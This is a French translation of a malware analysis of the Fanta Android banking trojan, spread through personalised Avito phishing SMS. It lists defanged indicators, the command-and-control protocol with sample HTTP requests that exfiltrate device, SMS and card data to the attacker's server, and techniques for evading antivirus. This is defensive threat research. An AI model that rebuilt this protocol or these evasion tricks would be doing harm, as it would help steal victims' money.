


Un jour, vous souhaiterez vendre quelque chose sur Avito et, après avoir publié une description détaillée de votre produit (comme une barrette de RAM), vous recevrez le message suivant :

 En ouvrant le lien, vous découvrirez une page apparemment inoffensive, vous informant, vous, le vendeur heureux et réussi, de l'achat effectué :
Après avoir cliqué sur le bouton « Continuer », un fichier APK sera téléchargé sur votre appareil Android, avec une icône et un nom qui inspirent confiance. Vous avez installé une application qui, pour une raison quelconque, a demandé des droits AccessibilityService, puis quelques fenêtres sont apparues et ont disparu rapidement, et... c'est tout.
Vous vous connectez pour vérifier votre solde, mais votre application bancaire demande à nouveau les données de votre carte. Après avoir saisi les informations, une chose horrible se produit : pour une raison qui vous échappe encore, de l'argent commence à disparaître de votre compte. Vous essayez de résoudre le problème, mais votre téléphone résiste : il appuie tout seul sur les touches « Retour » et « Accueil », ne s'éteint pas et ne vous permet pas d'activer des mesures de protection. Au final, vous vous retrouvez sans argent, votre produit n'est pas acheté, vous êtes dans le flou et vous vous demandez : que s'est-il passé ?
La réponse est simple : vous êtes devenu la victime d'un cheval de Troie Android, Fanta, de la famille Flexnet. Comment cela a-t-il pu arriver ? Nous allons maintenant vous l'expliquer.
Auteurs : Andrey Polovinkin, analyste junior en logiciels malveillants, Ivan Pisariev, expert en logiciels malveillants.
Un peu de statistiques
La famille de chevaux de Troie Android Flexnet a été signalée pour la première fois en 2015. À travers une période d'activité assez longue, la famille s'est élargie pour inclure plusieurs sous-types : Fanta, Limebot, Lipton, etc. Le cheval de Troie, tout comme son infrastructure associée, ne reste pas immobile : de nouveaux schémas de distribution efficaces sont en cours de développement — dans notre cas, des pages de phishing de haute qualité, ciblant des utilisateurs-vendeurs spécifiques, et les développeurs du cheval de Troie suivent les tendances actuelles de la programmation malveillante — en ajoutant de nouvelles fonctionnalités permettant de voler plus efficacement de l'argent à partir d'appareils infectés et de contourner les mécanismes de protection.
La campagne décrite dans cet article cible les utilisateurs en Russie, un petit nombre d'appareils infectés ayant été détectés en Ukraine, encore moins au Kazakhstan et en Biélorussie.
Bien que Flexnet soit sur la scène des chevaux de Troie Android depuis plus de 4 ans et ait été minutieusement étudié par de nombreux chercheurs, il se porte toujours bien. Depuis janvier 2019, le montant potentiel des dommages s'élève à plus de 35 millions de roubles - et cela concerne uniquement les campagnes en Russie. En 2015, différentes versions de ce cheval de Troie Android étaient vendues sur des forums underground, où l'on pouvait également trouver le code source du trojan avec des descriptions détaillées. Cela signifie que les statistiques de dommages dans le monde sont encore plus impressionnantes. Pas mal pour un vieux briscard, n'est-ce pas ?
De la vente à la fraude

Comme le montre la capture d'écran de la page de phishing pour le service en ligne Avito, elle était préparée pour une victime spécifique. Apparemment, les malfaiteurs utilisent un des parseurs d'Avito, qui extrait le numéro de téléphone et le nom du vendeur, ainsi que la description du produit. Après le déploiement de la page et la préparation du fichier APK, un SMS est envoyé à la victime avec son nom et un lien vers la page de phishing, contenant la description de son produit et les montants reçus de la “vente” du produit. En cliquant sur le bouton, l'utilisateur reçoit un fichier APK malveillant - Fanta.
L'analyse du domaine shcet491[.]ru a montré qu'il était délégué à des serveurs DNS de la société Hostinger :
- ns1.hostinger.ru
- ns2.hostinger.ru
- ns3.hostinger.ru
- ns4.hostinger.ru
Le fichier de zone du domaine contient des enregistrements indiquant adresses IP 31.220.23[.]236, 31.220.23[.]243 et 31.220.23[.]235. Cependant, l'enregistrement de ressources principal du domaine (enregistrement A) pointe vers un serveur avec l'adresse IP 178.132.1[.]240.
L'adresse IP 178.132.1[.]240 est située aux Pays-Bas et appartient à l'hébergeur WorldStream. Les adresses IP 31.220.23[.]235, 31.220.23[.]236 et 31.220.23[.]243 sont situées au Royaume-Uni et appartiennent au serveur d'hébergement virtuel HOSTINGER. Le registrar utilisé est openprov-ru. De plus, les domaines suivants ont été résolus sur l'adresse IP 178.132.1[.]240 :
- sdelka-ru[.]ru
- tovar-av[.]ru
- av-tovar[.]ru
- ru-sdelka[.]ru
- shcet382[.]ru
- sdelka221[.]ru
- sdelka211[.]ru
- vyplata437[.]ru
- viplata291[.]ru
- perevod273[.]ru
- perevod901[.]ru
Il convient de noter que presque tous les domaines proposaient des liens au format suivant :
http://(www.){0,1}<%domain%>/[0-9]{7}
Ce modèle s'applique également au lien dans le SMS. Des données historiques ont montré qu'un seul domaine correspond à plusieurs liens selon le modèle décrit ci-dessus, ce qui témoigne de l'utilisation d'un même domaine pour répandre le trojan à plusieurs victimes.
Allons un peu plus loin : en tant que serveur de contrôle, le cheval de Troie téléchargé via le lien SMS utilise l'adresse onuseseddohap[.]club. Ce domaine a été enregistré le 12 mars 2019, et depuis le 29 avril 2019, des applications APK ont interagi avec ce domaine. D'après les données obtenues de VirusTotal, un total de 109 applications ont interagi avec ce serveur. Le domaine était résolu à l'adresse IP 217.23.14[.]27, située aux Pays-Bas et appartenant à un hébergeur WorldStream. Le registraire utilisé est namecheap. À cette adresse IP, d'autres domaines ont également été résolus bad-racoon[.]club (depuis le 25 septembre 2018) et bad-racoon[.]live (depuis le 25 octobre 2018). Plus de 80 fichiers APK ont interagi avec le domaine bad-racoon[.]club , et bad-racoon[.]live — plus de 100.
Dans l'ensemble, le déroulement de l'attaque est le suivant :
Que cache Fanta ?
Comme de nombreux autres chevaux de Troie Android, Fanta est capable de lire et d'envoyer des SMS, de faire des requêtes USSD, et d'afficher ses propres fenêtres au-dessus des applications (y compris des applications bancaires). Cependant, l'ensemble des capacités fonctionnelles de cette famille a été élargi : Fanta a commencé à utiliser AccessibilityService à diverses fins : lire le contenu des notifications d'autres applications, empêcher la détection et l'arrêt de l'exécution du cheval de Troie sur le dispositif infecté, etc. Fanta fonctionne sur toutes les versions d'Android à partir de 4.4. Dans cet article, nous examinerons plus en détail l'exemple suivant de Fanta :
- MD5: 0826bd11b2c130c4c8ac137e395ac2d4
- SHA1: ac33d38d486ee4859aa21b9aeba5e6e11404bcc8
- SHA256: df57b7e7ac6913ea5f4daad319e02db1f4a6b243f2ea6500f83060648da6edfb
Immédiatement après le lancement
Dès le lancement, le cheval de Troie cache son icône. L'application ne fonctionne que si le nom de l'appareil infecté ne figure pas dans la liste :
- android_x86
- VirtualBox
- Nexus 5X(bullhead)
- Nexus 5(razor)
Cette vérification est effectuée dans le service principal du cheval de Troie — MainService. Lors du premier lancement, les paramètres de configuration de l'application sont initialisés avec des valeurs par défaut (le format de stockage des données de configuration et leur signification seront expliqués plus tard), ainsi qu'un enregistrement du nouvel appareil infecté sur le serveur de contrôle. Une requête HTTP POST sera envoyée au serveur avec un type de message register_bot et des informations sur l'appareil infecté (version Android, IMEI, numéro de téléphone, nom de l'opérateur et code du pays dans lequel l'opérateur est enregistré). L'adresse sert de serveur de contrôle hXXp://onuseseddohap[.]club/controller.php. En réponse, le serveur envoie un message contenant des champs bot_id, bot_pwd, serveur — ces valeurs sont enregistrées par l'application en tant que paramètres du serveur CnC. Le paramètre serveur est facultatif si le champ n'a pas été reçu : Fanta utilise l'adresse d'enregistrement — hXXp://onuseseddohap[.]club/controller.php. La fonction de changement de l'adresse CnC peut être appliquée pour résoudre deux problèmes : l'équilibrage de la charge entre plusieurs serveurs (en cas de nombreux appareils infectés, la charge sur un serveur web non optimisé peut être élevée), ainsi que pour utiliser un serveur alternatif en cas de défaillance de l'un des serveurs CnC.
Si une erreur se produit lors de l'envoi de la demande, le cheval de Troie répétera le processus d'enregistrement dans 20 secondes.
Après l'enregistrement réussi de l'appareil, Fanta affichera le message suivant à l'utilisateur :

Remarque importante : le service appelé Sécurité du système — il s'agit du nom du service du cheval de Troie, et après avoir cliqué sur le bouton OK une fenêtre s'ouvrira avec les paramètres d'accessibilité de l'appareil infecté, où l'utilisateur doit lui-même accorder les droits d'accessibilité au service malveillant :

Dès que l'utilisateur active AccessibilityService, Fanta obtient l'accès au contenu des fenêtres des applications et aux actions effectuées dans celles-ci :

Immédiatement après avoir reçu les droits d'accessibilité, le cheval de Troie demande les droits d'administrateur et les droits de lecture des notifications :

À l'aide d'AccessibilityService, l'application simule des frappes sur les touches, s'octroyant ainsi tous les droits nécessaires.
Fanta crée plusieurs instances de bases de données (qui seront décrites plus tard), nécessaires pour sauvegarder les données de configuration ainsi que les informations collectées au cours du processus sur l'appareil infecté. Pour envoyer les informations collectées, le cheval de Troie crée une tâche répétée destinée à extraire les champs de la base de données et à recevoir une commande du serveur de contrôle. L'intervalle d'accès au CnC est défini en fonction de la version d'Android : dans le cas de 5.1, l'intervalle sera de 10 secondes, sinon 60 secondes.
Pour recevoir une commande, Fanta effectue une requête GetTask au serveur de contrôle. En réponse, le CnC peut envoyer l'une des commandes suivantes :
| Commande | Description |
|---|---|
| 0 | Envoyer un SMS |
| 1 | Passer un appel téléphonique ou exécuter une commande USSD |
| 2 | Mettre à jour le paramètre interval |
| 3 | Mettre à jour le paramètre intercept |
| 6 | Mettre à jour le paramètre smsManager |
| 9 | Commencer à collecter des SMS |
| 11 | Réinitialiser le téléphone aux paramètres d'usine |
| 12 | Activation/Désactivation de la journalisation de la création de fenêtres de dialogue |
Fanta collecte également des notifications de 70 applications bancaires, de systèmes de paiement rapides et de portefeuilles électroniques, et les stocke dans une base de données.
Stockage des paramètres de configuration
Pour le stockage des paramètres de configuration, Fanta utilise l'approche standard pour la plateforme Android — Preferences-fichiers. Les paramètres seront enregistrés dans un fichier nommé settings. La description des paramètres enregistrés se trouve dans le tableau ci-dessous.
| Nom | Valeur par défaut | Valeurs possibles | Description |
|---|---|---|---|
| id | 0 | Entier | Identifiant du bot |
| serveur | hXXp://onuseseddohap[.]club/ | URL | Adresse du serveur de contrôle |
| pwd | — | Chaîne | Mot de passe pour le serveur |
| interval | 20 | Entier | Intervalle de temps. Indique de combien de temps il faut retarder l'exécution des tâches suivantes :
|
| intercept | tout | all/telNumber | Si le champ est égal à la chaîne tout ou telNumber, alors le message SMS reçu sera intercepté par l'application et ne sera pas affiché à l'utilisateur |
| smsManager | 0 | 0/1 | Activation/Désactivation de l'application en tant que destinataire par défaut des SMS |
| readDialog | faux | Vrai/Faux | Activation/Désactivation de la journalisation des événements AccessibilityEvent |
Fanta utilise également le fichier smsManager:
| Nom | Valeur par défaut | Valeurs possibles | Description |
|---|---|---|---|
| pckg | — | Chaîne | Nom du gestionnaire de SMS utilisé |
Interaction avec les bases de données
Dans le cadre de son fonctionnement, le cheval de Troie utilise deux bases de données. La base de données nommée a est utilisée pour stocker diverses informations collectées depuis le téléphone. La deuxième base de données est nommée fanta.db et est utilisée pour enregistrer les paramètres relatifs à la création de fenêtres de phishing destinées à collecter des informations sur les cartes bancaires.

Le cheval de Troie utilise la base de données plus pour stocker les informations collectées et pour enregistrer ses actions. Les données sont stockées dans le tableau logs. Pour créer le tableau, la requête SQL suivante est utilisée :
create table logs ( _id integer primary key autoincrement, d TEXT, f TEXT, p TEXT, m integer)La base de données contient les informations suivantes :
1. Journalisation de l'activation de l'appareil infecté avec le message Le téléphone a été allumé !
2. Notifications provenant d'applications. Le message est formé selon le modèle suivant :
(<%Nom App%>)<%Titre%>: <%Texte de la notification%>
3. Données des cartes bancaires issues des formulaires de phishing créés par le cheval de Troie. Le paramètre VIEW_NAME peut être l'un des éléments de la liste :
- AliExpress
- Avito
- Google Play
- Divers <%Nom App%>
Le message est enregistré au format :
[]() Numéro de la carte :; Date :/; CVV :
4. Messages SMS entrants/sortants au format :
() Type : Entrant/Sortant :
5. Informations sur le paquet créant la boîte de dialogue au format :
()
Exemple de tableau logs:
L'une des fonctionnalités de Fanta est la collecte d'informations sur les cartes bancaires. La collecte des données se fait grâce à la création de fenêtres de phishing lors de l'ouverture d'applications bancaires. Le Trojan crée une fenêtre de phishing une seule fois. Les informations concernant l'affichage de la fenêtre à l'utilisateur sont enregistrées dans le tableau settings dans la base de données fanta.db. Pour créer la base de données, la requête SQL suivante est utilisée :
create table settings (can_login integer, first_bank integer, can_alpha integer, can_avito integer, can_ali integer, can_vtb24 integer, can_telecard integer, can_another integer, can_card integer);Tous les champs du tableau settings sont initialisés par défaut avec la valeur 1 (créer une fenêtre de phishing). Après que l'utilisateur a entré ses données, la valeur sera fixée à 0. Exemple des champs du tableau settings:
- can_login — le champ répond à l'affichage du formulaire lors de l'ouverture de l'application bancaire
- first_bank — non utilisé
- can_avito — le champ répond à l'affichage du formulaire lors de l'ouverture de l'application Avito
- can_ali — le champ répond à l'affichage du formulaire lors de l'ouverture de l'application Aliexpress
- can_another — le champ répond à l'affichage du formulaire lors de l'ouverture de toute application figurant dans la liste : Youla, Pandao, Drom Auto, Wallet. Cartes de réduction et de bonus, Aviasales, Booking, Trivago
- can_card — le champ répond à l'affichage du formulaire lors de l'ouverture de Google Play
Interaction avec le serveur de gestion
L'interaction réseau avec le serveur de gestion se fait via le protocole HTTP. Pour travailler avec le réseau, Fanta utilise la bibliothèque populaire Retrofit. Les requêtes sont envoyées à l'adresse hXXp://onuseseddohap[.]club/controller.php. L'adresse du serveur peut être modifiée lors de l'enregistrement sur le serveur. Des cookies peuvent être reçus en réponse du serveur. Fanta effectue les requêtes suivantes au serveur :
- L'enregistrement du bot sur le serveur de gestion se fait une fois au premier démarrage. Les données sur le dispositif infecté envoyées au serveur comprennent :
· Cookie — cookies reçus du serveur (valeur par défaut — chaîne vide)
· mode — constante de chaîne register_bot
· prefix — constante entière 2
· version_sdk — se forme selon le modèle suivant : /(Avit)
· imei — IMEI du dispositif infecté
· pays — code du pays dans lequel l'opérateur est enregistré, au format ISO
· number — numéro de téléphone
· opérateur — nom de l'opérateurExemple de requête envoyée au serveur :
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=register_bot&prefix=2&version_sdk=<%VERSION_SDK%>&imei=<%IMEI%>&country=<%COUNTRY_ISO%>&number=<%TEL_NUMBER%>&operator=<%OPERATOR_NAME%>
En réponse à la requête, le serveur doit retourner un objet JSON contenant les paramètres suivants :
· bot_id — identifiant de l'appareil infecté. Si le bot_id est égal à 0, Fanta répétera la requête.
· bot_pwd — mot de passe pour le serveur.
· serveur — adresse du serveur de contrôle. Paramètre facultatif. Si ce paramètre n'est pas spécifié, l'adresse enregistrée dans l'application sera utilisée.Exemple d'objet JSON :
{
    "response":[
   	 {
   		 "bot_id": <%BOT_ID%>,
   		 "bot_pwd": <%BOT_PWD%>,
   		 "server": <%SERVER%>
   	 }
    ],
    "status":"ok"
}
- Requête pour obtenir une commande du serveur. Les données suivantes sont envoyées au serveur :
· Cookie — cookies reçus du serveur
· bid — id de l'appareil infecté, obtenu lors de l'envoi de la requête register_bot
· pwd — mot de passe pour le serveur
· divice_admin — champ définissant si les droits administratifs ont été obtenus. Si les droits administratifs ont été obtenus, le champ est égal à 1, sinon 0
· Accessibilité — statut de fonctionnement du service d'accessibilité. Si le service a été lancé, la valeur est égale à 1, sinon 0
· SMSManager — indique si le malware est configuré comme application par défaut pour recevoir des SMS
· screen — affiche l'état de l'écran. Une valeur sera définie 1, si l'écran est allumé, sinon 0;Exemple de requête envoyée au serveur :
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=getTask&bid=&pwd=&divice_admin=&Accessibility=&SMSManager=&screen=
Selon la commande, le serveur peut retourner un objet JSON avec différents paramètres :
· Commande Envoyer un SMS: Les paramètres contiennent le numéro de téléphone, le texte du message SMS et l'identifiant du message envoyé. L'identifiant est utilisé lors de l'envoi du message au serveur avec le type setSmsStatus.
{
    "response":
    [
   	 {
   		 "mode": 0,
   		 "sms_number": <%SMS_NUMBER%>,
   		 "sms_text": <%SMS_TEXT%>,
   		 "sms_id": %SMS_ID%
   	 }
    ],
    "status":"ok"
}
· Commande Passer un appel téléphonique ou exécuter une commande USSD: Le numéro de téléphone ou la commande arrivant dans le corps de la réponse.
{
    "response":
    [
   	 {
   		 "mode": 1,
   		 "command": <%TEL_NUMBER%>
   	 }
    ],
    "status":"ok"
}
· Commande Modifier le paramètre interval.
{
    "response":
    [
   	 {
   		 "mode": 2,
   		 "interval":
   	 }
    ],
    "status":"ok"
}
· Commande Modifier le paramètre d'interception.
{
    "response":
    [
   	 {
   		 "mode": 3,
   		 "intercept": "all"/"telNumber"/
   	 }
    ],
    "status":"ok"
}
· Commande Modifier le champ SmsManager.
{
    "response":
    [
   	 {
   		 "mode": 6,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
· Commande Effectuer la collecte des SMS depuis un appareil infecté.
{
    "response":
    [
   	 {
   		 "mode": 9
   	 }
    ],
    "status":"ok"
}
· Commande Réinitialiser le téléphone aux paramètres d'usine:
{
    "response":
    [
   	 {
   		 "mode": 11
   	 }
    ],
    "status":"ok"
}
· Commande Modifier le paramètre ReadDialog.
{
    "response":
    [
   	 {
   		 "mode": 12,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
- Envoyer un message de type setSmsStatus. Cette requête est effectuée après l'exécution de la commande Envoyer un SMS. La requête apparaît comme suit :
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSmsStatus&id=/&status_sms=- Envoi du contenu de la base de données. Une seule ligne est transmise par requête. Les données suivantes sont envoyées au serveur :
· Cookie — cookies reçus du serveur
· mode — constante de chaîne setSaveInboxSms
· bid — id de l'appareil infecté, obtenu lors de l'envoi de la requête register_bot
· text — texte dans l'enregistrement actuel de la base de données (champ d de la table logs dans la base de données plus)
· number — nom de l'enregistrement actuel de la base de données (champ p de la table logs dans la base de données plus)
· sms_mode — valeur entière (champ m de la table logs dans la base de données plus)La requête apparaît comme suit :
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSaveInboxSms&bid=/&text=&number=&sms_mode=
En cas d'envoi réussi au serveur, la ligne sera supprimée de la table. Exemple d'objet JSON renvoyé par le serveur :
{
    "response":[],
    "status":"ok"
}
Interaction avec AccessibilityService
AccessibilityService a été mis en œuvre pour faciliter l'utilisation des appareils Android par les personnes handicapées. Dans la plupart des cas, l'interaction avec l'application nécessite une interaction physique. AccessibilityService permet de le faire de manière programmatique. Fanta utilise ce service pour créer de fausses fenêtres dans les applications bancaires et empêcher l'accès aux paramètres système et à certaines applications.
En utilisant les fonctionnalités d'AccessibilityService, le cheval de Troie suit les changements d'éléments à l'écran de l'appareil infecté. Comme déjà décrit, les paramètres de Fanta comprennent un paramètre qui enregistre les opérations effectuées sur les fenêtres de dialogue — readDialog. Si ce paramètre est activé, des informations concernant le nom et la description du paquet qui a initié l'événement seront ajoutées à la base de données. Le cheval de Troie exécute les actions suivantes lors du déclenchement des événements :
- Simule la pression des touches retour et accueil dans le cas où :
· si l'utilisateur souhaite redémarrer son appareil
· si l'utilisateur souhaite désinstaller l'application 'Avito' ou modifier les autorisations
· si la page mentionne l'application 'Avito'
· lors de l'ouverture de l'application 'Google Play Protect'
· lors de l'ouverture des pages avec les paramètres AccessibilityService
· en cas d'apparition de la boîte de dialogue 'Sécurité du système'
· lors de l'ouverture de la page avec les paramètres 'Draw over other app'
· lors de l'ouverture des pages 'Applications', 'Récupération et réinitialisation', 'Réinitialiser les données', 'Réinitialiser les paramètres', 'Panneau des développeurs', 'Accessibilité', 'Fonctionnalités spéciales', 'Droits spéciaux'
· si l'événement a été généré par certaines applications.Liste des applications
- android
- Master Lite
- Clean Master
- Clean Master pour CPU x86
- Gestion des autorisations des applications Meizu
- MIUI Security
- Clean Master — Antivirus & Nettoyage de cache et de fichiers indésirables
- Contrôle parental et GPS : Kaspersky SafeKids
- Kaspersky Antivirus AppLock & Sécurité Web Beta
- Virus Cleaner, Antivirus, Cleaner (MAX Security)
- Mobile AntiVirus Security PRO
- Avast antivirus & protection gratuite 2019
- Mobile Security МегаФон
- AVG Protection pour Xperia
- Sécurité Mobile
- Malwarebytes antivirus & protection
- Antivirus sur Android 2019
- Security Master — Antivirus, VPNAppLock, Booster
- AVG antivirus pour tablette Huawei System Manager
- Accessibilité Samsung
- Samsung Smart Manager
- Security Master
- Speed Booster
- Dr.Web
- Dr.Web Security Space
- Dr.Web Mobile Control Center
- Dr.Web Security Space Life
- Dr.Web Mobile Control Center
- Antivirus & Sécurité Mobile
- Kaspersky Internet Security : Antivirus et Protection
- Kaspersky Battery Life : Économiseur & Booster
- Kaspersky Endpoint Security — protection et gestion
- AVG Antivirus gratuit 2019 – Protection pour Android
- Antivirus Android
- Norton Mobile Security and Antivirus
- Antivirus, pare-feu, VPN, sécurité mobile
- Sécurité Mobile : antivirus, VPN, protection contre le vol
- Antivirus pour Android
- Si, lors de l'envoi d'un SMS à un numéro court, une autorisation est demandée, Fanta simule un clic sur la case à cocher Se souvenir du choix et le bouton envoyer.
- Lors de l'essai de retirer les droits administrateur du trojan, l'écran du téléphone est bloqué.
- Empêche l'ajout de nouveaux administrateurs.
- Dans le cas où l'application antivirus dr.web a détecté une menace, Fanta simule un clic sur le bouton ignorer.
- Le trojan simule un clic sur les boutons retour et accueil, si l'événement a été généré par l'application Samsung Device Care.

- Fanta crée des fenêtres de phishing avec des formulaires pour saisir les informations des cartes bancaires, si une application de la liste, comprenant environ 30 différents services en ligne, a été lancée. Parmi eux : AliExpress, Booking, Avito, Composant Google Play Market, Pandao, Drom Auto, etc.
Formulaires de phishing


Fanta analyse quelles applications sont lancées sur l'appareil infecté. Si une application d'intérêt a été ouverte, le cheval de Troie affiche une fenêtre de phishing au-dessus de toutes les autres, qui représente un formulaire pour saisir les informations de la carte bancaire. L'utilisateur doit entrer les données suivantes :
- Numéro de carte
- Date d'expiration de la carte
- CVV
- Nom du titulaire de la carte (non pour toutes les banques)
En fonction de l'application lancée, différentes fenêtres de phishing seront présentées. Voici quelques exemples :
Aliexpress :

Avito :
Pour certaines autres applications, par exemple Google Play Market, Aviasales, Pandao, Booking, Trivago :

Comment cela s'est réellement passé
Heureusement, la personne qui a reçu le SMS décrit au début de l'article était un spécialiste en cybersécurité. Ainsi, la version réelle, non scénarisée, diffère de celle racontée auparavant : la personne a reçu un SMS intéressant, puis l'a remis à l'équipe Group-IB Threat Hunting Intelligence. Le résultat de l'attaque — cet article. Une fin heureuse, n'est-ce pas ? Cependant, toutes les histoires ne se terminent pas aussi bien, et pour que la vôtre ne ressemble pas à une version scénarisée avec perte d'argent, dans la plupart des cas, il suffit de suivre les règles longtemps énoncées suivantes :
- ne pas installer d'applications pour appareil mobile sous Android à partir de sources autres que Google Play
- en installant une application, prêter une attention particulière aux autorisations requises par l'application
- faire attention aux extensions des fichiers téléchargés
- installer régulièrement les mises à jour du système d'exploitation Android
- ne pas visiter des ressources suspectes et ne pas télécharger de fichiers depuis celles-ci
- ne pas cliquer sur les liens reçus dans les SMS.
Source : habr.com
